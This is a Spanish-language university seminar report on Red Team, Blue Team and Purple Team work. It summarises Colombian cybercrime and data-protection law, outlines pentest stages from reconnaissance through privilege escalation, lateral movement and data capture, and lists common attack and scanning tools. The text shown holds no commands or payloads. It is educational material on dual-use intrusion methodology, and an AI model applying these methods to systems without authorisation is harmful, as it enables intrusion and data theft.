CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

PAOLA ANDREA POLANCO VILLARREAL

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN SEGURIDAD INFORMÁTICA
CURSO: SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ D.C
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

PAOLA ANDREA POLANCO VILLARREAL

DOCENTE:JOHN FREDDY QUINTERO TAMAYO
DIRECTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN SEGURIDAD INFORMÁTICA
CURSO: SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ D.C
2023

1 RESUME

La seguridad informática es un área llena de retos para aquellos que tomamos la decisión de arriesgarnos a proteger a las personas, empresas, entidades etc muchos dirán que es mentira, pero el hecho de proteger una organización, una entidad pública, privada, incluso en tu propia casa, es cuidar del activo mas importante de las personas: La Información.

Dentro de los retos que asumen quienes nos dedicamos a la seguridad Informática, radica en estar siempre bien informados y actualizados, pues constantemente evolucionan nuevas amenazas y formas de ataque, por ello el reto también involucra ampliar constantemente los conocimientos desde el ámbito legal y normativo, pasando por la ejecución de actividades de intrusión o pruebas de penetración, detectando huecos de vulnerabilidad y ejecutando estrategias de hardenización que protejan la infraestructura critica de una organización entre otras acciones.

En este documento se detallan algunas de las actividades más importantes que se realizan a nivel de seguridad informática, donde se destaca el marco normativo colombiano que durante las últimas dos décadas ha implementado leyes que rigen y castigan a quienes se ha dedicado a cometer delitos informáticos que afecten el país y a sus ciudadanos, leyes como la Ley 1581 de 2012, que se centra en la protección de datos personales, y la Ley 1273 de 2009, que aborda los delitos informáticos y la ciberseguridad. Además, se examinan otras leyes colombianas relevantes relacionadas con la seguridad cibernética.

El análisis legal es crucial para comprender las implicaciones legales de las actividades en el ámbito de la ciberseguridad. Se destacan las sanciones y las responsabilidades legales asociadas con las violaciones de estas leyes.

Así mismo dentro de estas páginas se profundiza la realización de una prueba de penetración desde una máquina Kali Linux a una máquina Windows 10, donde se describe en detalle la explotación de vulnerabilidades específicas en el sistema Windows 10 y la ejecución de un payload para obtener acceso remoto.

Se explora la técnica de control remoto utilizada y se proporciona una descripción detallada de las acciones realizadas desde Kali Linux en la máquina Windows 10 comprometida. Se analiza el tráfico de red capturado con Wireshark para entender cómo se estableció y mantuvo la conexión, resaltando las actividades que realizan los equipos Red Team, como la ejecutada en la prueba de intrusión, pues esto sirve para realizar evaluaciones de seguridad simulando ataques cibernéticos reales, ayudando a las organizaciones a identificar y corregir vulnerabilidades antes de que los ciberdelincuentes las exploten. Además, se resaltan las mejores

prácticas para la colaboración entre equipos Red Team y Blue Team, enfocadas en las actividades de colaboración de los equipos Purple Team.

Otra de las actividades realizadas que se encontraran en este documento, radican en las estrategias y tácticas utilizadas para fortalecer la seguridad, como las actividades realizadas por un equipo Blue Team, donde se plantean estrategias de hardenización tanto para el sistema Operativo como la red de datos, así como las actividades y/o protocolos que se deben realizar cuando un sistema esta siendo atacado en tiempo real, se destaca la importancia de los trabajos y documentación realizados por entidades internacionales que documentan y catalogan las vulnerabilidades (Un CVE - Common Vulnerabilities and Exposures) y aquellas que se encargan de emitir documentación como el CIS- Center For Internet Security la cual es una organización sin animo de lucro que se encarga de ayudar a otras organizaciones, a protegerse contra las amenazas que se encuentran en el ciberespacio, asi mismo se destaca la colaboración entre equipos Red Team y Blue Team, conocida como Purple Team, se analizan las herramientas, técnicas y procedimientos utilizados para mejorar la seguridad a través de pruebas, evaluación de amenazas y endurecimiento continuo.

Se exploran las opciones de herramientas de seguridad utilizadas en el mercado para endurecer sistemas y redes, y se brinda una visión detallada de los métodos y alternativas disponibles, así como las herramientas proporcionadas por el Center for Internet Security (CIS) en la evaluación y mitigación de riesgos de seguridad cibernética.

Además, se destaca el valor de las soluciones de Seguridad de la Información y Gestión de Eventos (SIEM) y la Detección y Respuesta Extendida (XDR) en una organización. Se explican cómo estas tecnologías contribuyen a la monitorización proactiva y a la respuesta eficaz ante amenazas cibernéticas.

En el documento se proporciona un análisis técnico y profundo de las actividades y conceptos clave relacionados con la seguridad informática en un entorno empresarial, cada tema se presenta en detalle para ayudar a los especialistas en seguridad a comprender mejor y abordar los desafíos de la ciberseguridad en la actualidad.

ÍNDICE

2 GLOSARIO

- Marco regulatorio: Un marco regulatorio en un país se refiere al conjunto de leyes, normativas, políticas y procedimientos que regulan y gobiernan un determinado sector de la actividad económica o social, con el objetivo de fortalecer la protección del interés público, la estabilidad y seguridad de los diferentes sectores del Estado, , la promoción de inversión, los derechos y deberes de las personas, la protección de la propiedad intelectual entre otros factores.

- Pentesting: Es una técnica de seguridad informática que se utiliza para evaluar la seguridad de un sistema, red, aplicación o infraestructura informática simulando ataques cibernéticos reales, es un proceso controlado y autorizado de intentar identificar y explotar vulnerabilidades en sistemas informáticos con el objetivo de evaluar su seguridad.

- Metasploit: Es una de las herramientas de pruebas de penetración (pentesting) y explotación más conocidas y utilizadas en el campo de la seguridad cibernética, se utiliza para probar y evaluar la seguridad de sistemas informáticos mediante la ejecución de ataques controlados con el objetivo de identificar vulnerabilidades y debilidades.

- MsfVenom: Es una herramienta que forma parte de Metasploit, el framework de prueba de penetración de Metasploit. se utiliza para generar payloads (cargas útiles) maliciosos que pueden ser utilizados en ataques cibernéticos controlados y legales. Se utiliza para generar payloads (cargas útiles) maliciosos que pueden ser utilizados en ataques cibernéticos controlados y legales.

- Footprint: Considero que la etapa de reconocimiento o footprinting es la más importante dado que es la primera fase del hacking ético, pues con la realización de un buen trabajo en esta fase, se puede determinar realmente que tan vulnerable se encuentra un sistema y que tan preparados se encuentra el usuario o cliente para enfrentar una violación a su seguridad. En esta etapa se descubre toda la información relevante de la organización objetivo o víctima, por lo que sebera invertir tiempo suficiente para un excelente levantamiento de información.
  Este levantamiento consiste en buscar información donde mas se pueda, por ejemplo, en redes sociales, consultar los datos sobre la victima o cliente

- CVE: (Common Vulnerabilities and Exposures) Es un identificador de vulnerabilidad, que lo catalogan los expertos en seguridad informática al

detectar una falla de seguridad, estos CVE conforman una base de datos o sistema que contiene todas aquellas fallas encontradas por expertos, así como los estudios, investigaciones al respecto y las posibles soluciones a esas fallas

- Kali Linux: Es una distribución de Linux basada en Debian diseñada específicamente para la seguridad cibernética y las pruebas de penetración (pentesting)

- Ataque Informático: Es una acción deliberada y maliciosa por un individuo, grupo o entidad con el objetivo de comprometer la seguridad, la integridad o la disponibilidad de sistemas informáticos, redes, dispositivos o datos electrónicos.
- Acuerdo de confidencialidad: Es un documento o contrato legal entre dos o más partes que establece las condiciones y los términos bajo los cuales se compartirá información confidencial. El objetivo principal es proteger la información sensible o secreta de ser revelada o utilizada sin autorización.

INTRODUCCIÓN

En un mundo donde la información fluye a través de redes digitales interconectadas, la seguridad de la información se ha convertido en un desafío crítico para organizaciones y particulares por igual. Los ciberataques y amenazas persistentes avanzan a un ritmo vertiginoso, exigiendo una comprensión profunda y una preparación sólida para salvaguardar nuestros activos digitales. Este documento está diseñado para explorar y desglosar conceptos y prácticas clave en el campo de la ciberseguridad, proporcionando una guía esencial para navegar por este intrincado panorama.

Los equipos Blue Team, Red Team y Purple Team hacen parte del corazón de la ciberseguridad donde desempeñan roles cruciales. El "Blue Team" se encarga de proteger activamente sistemas y redes, empleando estrategias defensivas y medidas proactivas para mantener a raya las amenazas. El "Red Team," en contraste, asume el papel de adversario ético, evaluando la robustez de las defensas mediante pruebas de penetración y simulaciones de ataques. Y el "Purple Team" busca la sinergia, fomentando la colaboración entre ambos equipos para mejorar la seguridad en tiempo real.

La seguridad no se trata solo de reaccionar ante las amenazas, sino también de fortalecer las defensas desde el principio. La "hardenización" o "hardening" se convierte en un proceso vital para endurecer sistemas, aplicaciones y redes, donde esta práctica reduce la superficie de ataque, bloquea vulnerabilidades y mejora la resiliencia ante amenazas cibernéticas.

Las consecuencias de un ataque cibernético pueden ser devastadoras, desde la pérdida de datos críticos hasta la interrupción de operaciones comerciales y daños a la reputación, es por ello que se analizaran la importancia de ciertas herramientas de seguridad que sirven para la seguridad de la información de las empresas, herramientas como SIEM y XDR brindan una visión integral de la seguridad, permitiendo una detección temprana y una respuesta efectiva ante amenazas en un entorno digital siempre cambiante.

Este documento proporcionará información valiosa para proteger los activos digitales y navegar por el ciberespacio con confianza, así como a comprender cómo se puede fortalecer la seguridad en un mundo cada vez más interconectado y digitalizado.

3 OBJETIVOS

3.1. OBJETIVO GENERAL

Evaluar, fortalecer y comprender como se debe garantizar la seguridad de los sistemas y redes informáticas en un entorno empresarial, cumpliendo con las regulaciones legales tanto colombianas como internacionales y las mejores prácticas de seguridad, haciendo parte de equipos Red Team y Blue Team haciendo uso de las mejores prácticas en cada uno de los ámbitos de los equipos, investigando y conocimiento herramientas aplicables para la seguridad informática de las organizaciones.

3.2. OBJETIVOS ESPECÍFICOS

- Analizar el Marco Regulatorio Colombiano: Evaluar y comprender en profundidad el marco regulatorio colombiano relacionado con la seguridad informática, incluyendo la Ley 1581 de 2012, la Ley 1273 de 2009 y otras leyes pertinentes.

- Realizar Pruebas de Penetración: Llevar a cabo pruebas de penetración controladas desde una máquina Kali Linux a una máquina Windows 10, con el objetivo de identificar vulnerabilidades y evaluar la resistencia de la infraestructura de seguridad.

- Implementar Control Remoto de la Máquina Windows: Obtener control remoto de la máquina Windows comprometida para demostrar las implicaciones de seguridad de una brecha y comprender las técnicas utilizadas por los atacantes.

- Analizar el Tráfico de Red: Utilizar herramientas como Wireshark para analizar el tráfico de red y detectar patrones anómalos, lo que contribuye a una mejor comprensión de las comunicaciones en la red.

- Evaluar la Importancia de los Equipos Red Team: Destacar la función crucial de los equipos Red Team en la identificación de vulnerabilidades y la mejora de la seguridad al simular ataques cibernéticos realistas.

- Evaluar la Importancia de los Equipos Blue Team: Realizar Actividades de Hardenización, comprender la importancia del endurecimiento en la red y el sistema operativo Windows 10 atacado como parte del equipo Blue Team, con el objetivo de fortalecer la seguridad y mitigar riesgos.

- Destacar Herramientas de Hardenización: Resaltar las herramientas y métodos utilizados para endurecer sistemas y redes, incluyendo las proporcionadas por el Center for Internet Security (CIS).

- Analizar la Relevancia de SIEM y XDR: Explorar la importancia de las soluciones de Seguridad de la Información y Gestión de Eventos (SIEM) y Detección y Respuesta Extendida (XDR) en la monitorización y respuesta ante amenazas cibernéticas.

- Promover la Conformidad Legal y la Seguridad Ética: Fomentar la importancia de cumplir con las regulaciones legales y promover prácticas éticas en todas las actividades relacionadas con la seguridad informática.

4 DESARROLLO DEL INFORME

4.1. ETAPA 1 – CONCEPTOS EQUIPOS DE SEGURIDAD

4.1.1. MARCO REGULATORIO LEY 1273 DE 2009 Y LEY 1581 DE 2012

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

4.1.1.1 LEY 1273 DE 2009

"Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones"

En primer lugar, es importante entender el concepto de un bien jurídico tutelado, el cual consiste en la protección jurídica que el Estado otorga a los intereses de las personas, entidades etc de tal manera que se transforman en un beneficio y que en constancia que se incurra en violaciones o actuaciones que atente contra el mismo, acarrea consecuencias jurídicas y penales.

Es por esto que la ley 1273 de 2009 trata sobre la protección de la información y los datos, así como la preservación integral de los sistemas y la información que utilizan tecnologías de la información y comunicación, los cuales pueden contener datos sensibles de las personas o empresas.

Este marco jurídico establece que los datos tienen un valor fundamental y requieren ser protegidos como un bien jurídico, es por ellos que reconoce la importancia de la información de manera digital y expone la necesidad de salvaguardarla, así mismo la ley 1273 de 2009 en sus artículos, tipifica algunos delitos informáticos como actividades ilegales las cuales se relacionan con los sistemas y los datos informáticos, algunos delitos son el acceso abusivo a los sistemas informáticos, el hurto de información, la interceptación de dato informáticos, daño de información, e uso de software maliciosos entre otros.

Cada uno de los artículos de esta ley específicamente trata sobre las posibles formas de que esta pueda ser quebrantada, a continuación, se describen:

“Artículo 269A: *Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.”*

En resume este artículo establece que cometerá un delito quien acceda de forma abusiva y no autorizada a un sistema informático ya sea de manera total o parcial, así el sistema se encuentre protegido o no con medidas de seguridad, lo anterior en contra del titular o dueño de la información

“Artículo 269B: *Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.”*

Este artículo establece que cometerá delito quien impida el acceso o normal funcionamiento de un sistema informático y a los datos contenidos en el mismo, así como quien impida el acceso a una res de telecomunicaciones

“Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.”

Este artículo trata sobre quien incurrirá delito quien será considerado un delito de interceptación de datos informáticos cuando una persona, sin una orden judicial previa, intercepte datos informáticos en su origen, destino o dentro de un sistema informático. También se incluye la interceptación de emisiones electromagnéticas generadas por un sistema informático que las transporta.

“Artículo 269D: Daño Informático. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.”

Este artículo establece que cometerá delito quien atente sobre sistemas informáticos, ya sea total o parcialmente, es decir quien borre, modifique, altere, sustraiga etc.

"Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes."

Este artículo establece que cometerá delito quien realice actos ilegales con los datos personales que se encuentren en medios digitales o en sistemas de información, estos actos son: envío, venta, interceptación, entre otros.

Artículo 269G: Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.

Este artículo establece que cometerá delito quien realice suplantación de sitios web para captura de datos personales, así como la venta de dichos datos, como el envío de enlaces o ventanas emergentes para la sustracción o captura de esta información.

Artículo 269H: Circunstancias de agravación punitiva: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
2. Por servidor público en ejercicio de sus funciones.
3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
5. Obteniendo provecho para sí o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
7. Utilizando como instrumento a un tercero de buena fe.
8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por

tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

Este articulo claramente indica que la pena se agrava y aumenta a la mitad de las tres cuartas partes cuando quien las comete son: Atenten contra la infraestructura del Estado, si son servidores públicos quien las cometen, si estos actos son usados con fines terroristas, atenten contra la seguridad nacional entre otros.

De los atentados informáticos y otras infracciones

Artículo 269I: Hurto por medios informáticos y semejantes. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Este artículo establece que cometerá delito quien realice hurto a través de medios informáticos, como también el que realice estos delitos mediante suplantación a usuarios ante los sistemas.

Artículo 269J: Transferencia no consentida de activos. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes. La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa.

Si la conducta descrita en los dos incisos anteriores tuviere una cuantía superior a 200 salarios mínimos legales mensuales, la sanción allí señalada se incrementará en la mitad.

Este artículo establece que cometerá delito quien realice transferencia de activos con animo de lucro y manipulando algún sistema con perjuicio de un tercero. Así mismo esta pena le será impuesta a quien facilite los medios como la fabricación, o destine equipos de cómputo para la realización de este delito.

4.1.1.2 LEY 1581 DE 2012

La ley 1581 de 2012, trata sobre las disposiciones que reglamenta la ley colombiana en cuento a la protección de datos personales, cuenta con 30 artículos que hacen que sea una ley solida que establece normas y principios para la protección de la información de los ciudadanos colombianos.

Esta ley regula y garantiza el derecho a la privacidad y el manejo de los datos personales, su almacenamiento, recolección, tratamiento, uso, circulación entre otros factores, que puedan realizar las entidades tanto públicas como privadas del país.
Algunos de los puntos clave y sensibles de la ley radican en:

1. Las entidades que recopilen información personal deben contar con el consentimiento informado de las personas dueñas de la información, así como conocer el tratamiento que tendrá su información.
2. La información solo debe se recolectada para fines legítimos y específicos por la entidad recolectante.
3. Las entidades tanto públicas como privadas deben contar con mecanismos de seguridad de la información, tales como el acceso no autorizado, la perdida, el uso inadecuado, alteración entre otros.
4. Las entidades que recopilen información deben garantizar que la transferencia de la información se realice de manera segura.
5. Las entidades que manejen bases de datos personales deben tenerla registradas ante la superintendencia de industria y comercio.
6. La Superintendencia de industria y comercio es la entidad encargada de supervisar y garantizar el cumplimiento de sus disposiciones que pueden incluir multas económicas significativas.
7. La ley indica los deberes de los encargados del tratamiento de la información, derechos del Háberas data, impedir adulteración de la información, perdida, uso no autorizado.
8. La ley también trata sobre los principios rectores sobre el tratamiento de los datos personales; Principios de legalidad, finalidad, veracidad, transparencia, seguridad entre otros.
9. La ley es estricta en la categorización especial de los datos, estos son: Datos sensibles y su tratamiento, el derecho de los niños, niñas y adolescentes.

4.1.1.3 SANCIONES LEY 1581 DE 2012

De acuerdo con la ley 1581 de 2012, donde se establece que la entidad que impondrá las sanciones es la Superintendencia de Industria y Comercio y esta lo establece en sus artículos 22 y 23 de la citada norma, los cuales se transcriben a continuación.

Artículo 22. Trámite. La Superintendencia de Industria y Comercio, una vez establecido el incumplimiento de las disposiciones de la presente ley por parte del responsable del tratamiento o el encargado del tratamiento, adoptará las medidas o impondrá las sanciones correspondientes.

En lo no reglado por la presente ley y los procedimientos correspondientes se seguirán las normas pertinentes del Código Contencioso Administrativo.

Artículo 23. Sanciones. La Superintendencia de Industria y Comercio podrá imponer a los responsables del Tratamiento y Encargados del Tratamiento las siguientes sanciones:

a) Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó
b) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar;
c) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio;
d) Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles;

Parágrafo. Las sanciones indicadas en el presente artículo sólo aplican para las personas de naturaleza privada. En el evento en el cual la Superintendencia de Industria y Comercio advierta un presunto incumplimiento de una autoridad pública a las disposiciones de la presente ley, remitirá la actuación a la Procuraduría General de la Nación para que adelante la investigación respectiva.

4.1.2. PENTESTING

El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué
piensa que es una de las etapas más importantes dentro del pentesting?

- Pentesting: Básicamente la palabra se divide en dos,”penetración y testing” (pruebas de penetración), y es comúnmente abreviado como "pentesting", este es un proceso de evaluación de seguridad, que simula un ataque real sobre un sistema, aplicación o red para identificar y explotar vulnerabilidades potenciales que pueda tener.

  El objetivo principal del pentesting, es detectar y corregir debilidades halladas antes de que los atacantes las puedan aprovechar y cometer actos delictivos.

El pentesting está diseñado para determinar el alcance de las fallas de seguridad que puede tener un sistema, una red, gracias a estas pruebas las empresas pueden conocer los peligros a los que están expuestos y cuál es el nivel y eficiencia de sus defensas.

Existen varios tipos de pentesting los cuales se clasifican según el tipo de información que se tenga a la hora de realizar el test.

- Caja Negra: Se cataloga como el pentesting más real, porque la persona que lo realiza no cuenta con información para realizarlo(Información como IPs, arquitectura del sistema entre otros datos)básicamente lo inicia de ceros, buscando información sobre la victima a atacar.
- Caja Gris: Este tipo de test, la persona que realiza la prueba, cuenta con algo de información para realizar el test, no cuenta con mucha pero si con unas bases para poder iniciarlo
- Caja Blanca: Para este test la persona que lo realiza, cuanta con información mas completa sobre el entorno a realizar el pentesting., contraseñas, Ips, Fireswall, entre otros datos.

4.1.2.1 ETAPAS DEL PENTESTING

- Footprinting: Recolección de información (Reconocimiento): En esta fase del pentesting, se recopila información sobre el objetivo a analizar, entre la información esta direcciones IP, nombres de dominio, infraestructura, tecnologías utilizadas, etc. Esto ayuda a comprender la superficie de ataque y a identificar posibles vulnerabilidades.
  Esta fase es crucial para comprender la superficie de ataque potencial, identificar posibles puntos clave para construir una base sólida para las fases posteriores del pentesting, además es importante recordar que todas las actividades de recolección de información deben llevarse a cabo de manera ética y legal, y se deben seguir las regulaciones y políticas aplicables.

  Durante la etapa de Footprinting, se recopila información sobre:

  - Recolección de información pública: Se busca información disponible públicamente sobre la organización, como su sitio web, perfiles de redes sociales, información de contacto, nombres de dominio, direcciones IP y otra información relevante.
  - Identificación de infraestructura: Se determina qué sistemas, redes y servidores están en uso, y se intenta obtener información sobre sus características y configuraciones, marcas utilizadas etc

- Identificación de tecnologías: Se busca identificar las tecnologías, software y servicios que la organización utiliza en su infraestructura, lo que puede proporcionar pistas sobre posibles vulnerabilidades.
- Identificación de empleados y contactos: Se busca identificar personas clave dentro de la organización, incluidos empleados, contactos de soporte técnico, etc.
- Análisis de seguridad: Se intenta obtener información sobre las medidas de seguridad que la organización tiene en su lugar, como firewalls, sistemas de detección de intrusiones, sistemas de autenticación, etc.
- Identificación de objetivos relacionados: Se investiga si existen proveedores, socios o terceros que puedan estar conectados a la organización y que podrían representar una posible ruta de ataque.

- Análisis de vulnerabilidades: En esta etapa, se realiza un análisis exhaustivo de las vulnerabilidades conocidas en los sistemas y aplicaciones objetivo. Esto puede involucrar el uso de herramientas automáticas, como herramientas de escaneo para identificar posibles puntos débiles como puertos abiertos, cuáles son los servicios que se encuentran en ejecución entre otros datos que pueda arrojar el escaneo.

- Planificación y diseño: En esta etapa se desarrolla un plan detallado para para realizar el pentesting. En esta etapa de planificación se buscan herramientas y técnicas adecuadas para simular los ataques y evaluar las vulnerabilidades, es una etapa donde se elabora un cronograma a seguir sobre las actividades del pentesting, se definen como se llevaran a cabo

- Explotación: En esta fase, se intenta explotar las vulnerabilidades identificadas para ganar acceso al sistema o red objetivo. Esto implica simular ataques reales para verificar la posibilidad de una intrusión exitosa, se utilizan exploits específicos y/o técnicas de intrusión para generar acceso a los sistemas y explotar vulnerabilidades, el objetivo de esta etapa es demostrar como un atacante en la vida real podría penetrar los sistemas

- Elevación de privilegios: Una vez dentro del sistema, se intenta obtener privilegios más altos para evaluar la seguridad de diferentes niveles de acceso, es decir para obtener un mayor control sobre la red o sistema objetivo, esto para poder realizar acciones más vulnerables que puedan comprometer la seguridad de la información.

- Movimiento lateral: en esta etapa se explora la red para descubrir otros sistemas y recursos conectados, simulando cómo un atacante real

podría moverse una vez que haya comprometido un punto de entrada, identificando otros objetivos adicionales y otras formas de acceso o ataque.

- Captura de datos y pruebas de impacto: En esta etapa se verifica si es posible acceder a datos confidenciales o realizar acciones maliciosas una vez dentro del sistema en esta etapa se prueba si es posible contar con acceso a información confidencial, datos personales, datos operacionales o datos que puedan comprometer o exponer a la empresa o a las personas.

- Documentación y elaboración de informes: Después de completar las fases anteriores, se crea un informe detallado que resume las vulnerabilidades encontradas, los métodos utilizados para explotarlas y recomendaciones para mitigar los riesgos, esta etapa es importante po que ayuda a los responsables de los sistemas a comprender los riesgos a losque se estan expuestos y a su vez ayuda que se tomen medidas para aumentar la seguridad, a su vez se tome conciencia de ello.

- Presentación de resultados: Se presenta el informe a los responsables de la seguridad del sistema o la red para que tomen medidas correctivas y mejoren la seguridad.

4.1.2.2 APLICACIONES PARA PENTESTING

Item	Nombre	Fabricante	Descripción Detallada
1	Nmap	Insecure.Com LLC	Nmap es un escáner de red de código abierto que se utiliza para descubrir dispositivos, puertos abiertos y servicios en una red. Proporciona información detallada sobre hosts y sus configuraciones de red, lo que ayuda en la evaluación de la superficie de ataque.
2	Metasploit Framework	Rapid7	Metasploit Framework es una plataforma de pruebas de penetración que ofrece módulos de explotación, escaneo y post-explotación. Se utiliza para simular ataques reales y evaluar la seguridad de sistemas y aplicaciones.

3	Wireshark	Wireshark Foundation	Wireshark es un analizador de protocolos de red que permite capturar y analizar el tráfico en detalle. Es ampliamente utilizado para el análisis de redes y la identificación de problemas de seguridad y rendimiento.
4	Burp Suite	PortSwigger Ltd.	Burp Suite es una suite de herramientas para pruebas de seguridad en aplicaciones web. Incluye funciones de escaneo de vulnerabilidades, análisis de seguridad y explotación de vulnerabilidades, lo que la convierte en una herramienta esencial para pentesters.
5	Nessus	Tenable Network Security	Nessus es un escáner de vulnerabilidades que identifica debilidades en sistemas y redes. Proporciona informes detallados sobre las vulnerabilidades encontradas y permite a los profesionales de seguridad abordar y mitigar los riesgos.
6	Hydra	THC	Hydra es una herramienta de fuerza bruta utilizada para realizar pruebas de autenticación. Se utiliza para probar contraseñas en servicios y aplicaciones, lo que ayuda a identificar posibles debilidades en la seguridad de autenticación.
7	John the Ripper	Openwall Project	John the Ripper es una herramienta de fuerza bruta para descifrar contraseñas cifradas. Es útil para evaluar la seguridad de contraseñas y descubrir contraseñas débiles que podrían ser susceptibles a ataques.
8	Aircrack-ng	Aircrack-ng Team	Aircrack-ng se utiliza para pruebas de seguridad en redes inalámbricas. Permite analizar la seguridad de protocolos de cifrado y realizar ataques de diccionario y fuerza bruta en contraseñas de redes WiFi protegidas.

9	OWASP Zap	OWASP	OWASP Zap es una herramienta de seguridad de aplicaciones web que se utiliza para identificar vulnerabilidades en aplicaciones y servicios web. Ayuda a identificar posibles problemas de seguridad, como inyecciones SQL y vulnerabilidades de Cross-Site Scripting (XSS).
10	Sqlmap	Bernardo Damele A. G.	Sqlmap es una herramienta de explotación de inyecciones SQL. Detecta y aprovecha vulnerabilidades de inyección SQL en aplicaciones web, lo que puede permitir a los atacantes acceder y manipular bases de datos.
11	Gobuster	OJ Reeves	Gobuster es una herramienta de enumeración de directorios y archivos en aplicaciones web. Se utiliza para descubrir rutas y recursos ocultos en sitios web, lo que puede ayudar a identificar posibles puntos de entrada y vulnerabilidades.
12	Netcat	Hobbit	Netcat (nc) es una utilidad de transferencia de datos a través de redes. A menudo se utiliza para pruebas de conectividad, transferencia de archivos y creación de túneles, y puede ser útil en diversas actividades de pentesting.
13	Dirb	The Dark Raver	Dirb es una herramienta de enumeración de directorios y archivos en aplicaciones web similar a Gobuster. Ayuda a identificar posibles rutas y recursos en sitios web que podrían no ser visibles de manera convencional.
14	Enum4linux	Portcullis Labs	Enum4linux se utiliza para enumerar información de sistemas Windows, como usuarios, grupos y recursos compartidos. Puede ayudar a obtener información valiosa sobre una red y sus sistemas Windows para fines de pentesting.

